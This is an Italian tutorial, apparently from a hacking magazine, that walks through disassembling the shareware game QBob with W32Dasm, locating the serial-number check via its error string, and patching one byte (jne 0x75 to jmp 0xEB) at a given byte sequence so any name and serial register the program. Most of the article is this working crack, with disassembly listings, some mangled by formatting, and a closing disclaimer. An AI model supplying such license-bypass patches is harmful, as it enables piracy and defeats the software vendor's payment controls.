
```
mov    $0,    %eax
lab:
; istruzioni del ciclo
inc    %eax
cmp    $10,   %eax   ; for
(i=0;i<10;i++)
jl     lab
```

Questo non è molto importante ai fini di quanto andremo a fare nel nostro articolo, ma è sempre interessante sapere che una struttura ad alto livello come il for alla fine non è altro che una serie di poche istruzioni in assembly.

4. INIZIA IL REVERSING

Una volta installato QBob apriamo l'eseguibile che troviamo nella directory in cui l' abbiamo installato con W32Dasm. Quando l'avremo aperto avremo davanti la serie di istruzioni che vengono eseguite dal nostro programma, con a fianco i relativi opcode. Dal momento che abbiamo, come potrete notare, una serie di istruzioni bella lunga, dovremo restringere il campo di azione alle poche istruzioni che

ci interessano.Per questo scopo W32Dasm può fare una cosa molto interessante, ossia mostrarci tutte le stringhe che vengono utilizzate all'interno del programma e i punti in cui vengono utilizzate. Prima di usare questo tool dovremo individuare la stringa che vogliamo utilizzare per trovare il punto del programma in cui intervenire.
La stringa ideale è quella che viene mostrata nel messaggio di errore se inseriamo un serial sbagliato. Andando a ricercare dove viene usata quella stringa sapremo dov'è che viene fatto comparire il messaggio d'errore e di conseguenza potremo risalire al punto in cui viene effettuato il controllo del seriale da noi inserito con quello calcolato dal programma. Una volta arrivati a quel punto dovremo modificare l'eseguibile in modo che venga accettato qualunque serial, ma procediamo un passo alla volta.
Come abbiamo detto apriamo QBob, dal menù Game scegliamo Register, inseriamo dei dati casuali e otterremo il messaggio d'errore:
"The serial number is invalid. Please make sure it exactly matches (including dashes) the serial number provided to you by MoonRock Software Inc."
Ora chiudiamo QBob (magari prima facciamoci una partita) e torniamo al disassembler. Andiamo sul menu Refs, quindi String Data References, ossia, come detto in precedenza, il tool che ci consente di risalire alle stringhe usate dal programma. Scorrendo la lista di stringhe troveremo quella che ci interessa, "The serial number is invalid." Selezioniamola e verremo direzionati alla parte di codice che utilizza quella stringa:

```
* Referencedbya(U)
nconditionalor(C)
onditionalJumpatAddress:
|:0042EDAA(C)
|
:0042EDD3 8B4660
moveax, dwordptr[esi+60]
:0042EDD6 50                push eax
:0042EDD7 E8F4010000             call
0042EFD0
:0042EDDC 85C0
test eax, eax
:0042EDDE 7527                   jne
0042EE07
:0042EDE0 E802580200call
004545E7
:0042EDE5 8B4010
mov eax, dword ptr [eax+10]
:0042EDE8 6A10
push 00000010
:0042EDEA 50                push eax

*
PossibleStringDataReffromDataObj
>"Theserialnumberisinvalid."-
>"Pleasemakesureitexactlymatches"
>"(includingdashes)theserial"
>"numberprovidedyouby

MoonRock">"SoftwareInc."
|

:0042EDEB 684C214700
                push 0047214C
:0042EDF0 8BCE
                mov ecx, esi
:0042EDF2 E8EFDC0100
                call 0044CAE6
:0042EDF7 5E
        pop esi
:0042EDF8 8B4C240C
                mov ecx, dword
ptr [esp+0C]
:0042EDFC 64890D00000000
                mov dword ptr
```

```
fs:[00000000], ecx
:0042EE03 83C418
                    add esp, 00000018
:0042EE06 C3
                    ret
* Referencedbya(U)
nconditionalor(C)
onditionalJumpatAddress:

|:0042EDDE(C)
|:0042EE07 8B0D082B4700
mov ecx, dword ptr [00472B08]
:0042EE0D894C2408
mov dword ptr [esp+08], ecx
:0042EE11 8B565C
movedx, dword ptr [esi+5C]
:0042EE14 8D442408
leaeax, dword ptr [esp+08]
:0042EE18 52
push edx

*
PossibleStringDataReffromDataObj-
>"QBobwillberegisteredto'%s'."-
>"Isitcorrect?"

|:0042EE19 6818214700
push 00472118......
```

Vediamo chiaramente dove viene utilizzata la stringa. Ora dobbiamo letteralmente salire nel listato per arrivare a capire dov'è che avviene la "diramazione" in cui da una parte viene mostrato l'alert di errore e dall'altra viene registrato correttamente QBob. Nel nostro caso siamo fortunati:

```
:0042EDDE 7527  jne 0042EE07
```

Notiamo che avviene una Jump If Not Equal subito prima, e l'indirizzo a cui si viene portati è 0042EE07, che, se andiamo a vedere, si trova subito prima che venga utilizzata la stringa

"QBob will be registered to '%s'. Is it correct?"

il che dovrebbe farci pensare che la "diramazione" che stavamo cercando è proprio quella che abbiamo individuato. Siamo arrivati quindi al punto in cui sappiamo qual è l'istruzione da cui tutto dipende, dobbiamo solo capire come modificarla.

5. RAGIONAMENTO VELOCE SU COSA FARE

Sappiamo ora che le nostre istruzioni sono qualcosa del genere:

```
test eax, eax     ;confronto del serial
jne addr          ;jne a un indirizzo 'addr'
...     ;
...     ;         istruzioni che mostrano il
...     ;         messaggio d'errore
...     ;
addr:
...
...               ;istruzioni che concludono
...               ;la registrazione
...
```

6. CAMBIARE LE ISTRUZIONI

Il nostro scopo, adesso, è quello di cambiare le istruzioni, per farlo abbiamo molte possibilità, eccone un paio:

```
test eax, eax     ;confronto del codice
je/jmp addr       ;con je il programma viene registrato solo se
  ;il serial inserito è sbagliato, con una jmp
  ;il programma viene registrato in ogni caso
...                         ;
...                         ;istruzioni che mostrano il
...
  ;messaggio d'errore
...                         ;
addr:
...
...                         ;istruzioni che concludono
...                         ;la registrazione
...
```

Modificando il jne con un je sarebbe come cambiare da "registra il programma se il serial è corretto" a "registra il programma se il serial inserito non è corretto", usando un jmp invece "registra il programma in ogni caso" in quanto è un salto non condizionato.

L'altra possibilità è quella di inserire il giusto numero di NOP (Not Operation, istruzione che serve a non fare nulla e che ha come opcode 0x90) in modo che non venga eseguito nessun jump e l'esecuzione del programma venga fatta "scivolare" direttamente alla registrazione, facendo qualcosa del tipo:

```
test eax, eax     ;confrontodelcodice
nop                         ;
nop                         ;
nop                         ;In questo modo portiamo il
...
  ;programma direttamente alla fine
nop                         ;della registrazione
nop                         ;
nop                         ;
addr:...
...                         ;istruzioni che concludono
...                         ;la registrazione
...
```

7. UN BYTE PUÒ FARE LA DIFFERENZA

Delle soluzioni proposte nell'articolo verrà utilizzata la prima, che richiede la sostituzione del jne in un jmp, ma, volendo, si può usare anche il secondo metodo senza problemi o magari trovare altre vie... Basta usare la fantasia Per modificare il jne in una jmp

dobbiamo sostituire l'opcode 0x75 (jne) con 0xEB (jmp) dell'istruzione

:0042EDDE 7527 jne 0042EE07

Mentre 0x27 è il numero di byte di cui saltare (nel caso 39 bytes e, stranamente, 0x0042EDDE (che è l'indirizzo dell'istruzione)+0x02(che sono il numero di byte usati dall'istruzione jne e che non vanno contanti)+0x27 (ossia di quanti byte saltare) ci da proprio 0x0042EE07.

Apriamo il nostro editor esadecimale e ricerchiamo la sequenza di byte:

8B 46 60 50 E8 F4 01 00 00 85 C0

che sono i byte subito prima della jne. Una volta trovati (magari non manualmente) possiamo sostituire il byte seguente (0x75) con 0xEB.

Salviamo e chiudiamo. Ora, per conferma, apriamo W32Dasm e andiamo all'indirizzo di prima:

:0042EDDE EB27 jmp 0042EE07

Tutto come previsto. Avviamo ora l'eseguibile che abbiamo modificato, se non abbiamo fatto nessun errore andando sul menu Game e in seguito su Register possiamo inserire qualunque nome associato a qualunque seriale, avere la nostra copia registrata di QBob, per poter accedere così agli altri livelli etc etc :)

darkjokerhttp://darkjoker.byethost9.com

DISCLAIMER

Gli argomenti e le informazioni fornite nell'articolo sono da considerarsi a scopo puramente informativo. Utilizzare queste informazioni per evitare il pagamento della registrazione è un reato. L'autore e l'editore non si assumono nessuna responsabilità circa l'utilizzo improprio di quanto spiegato.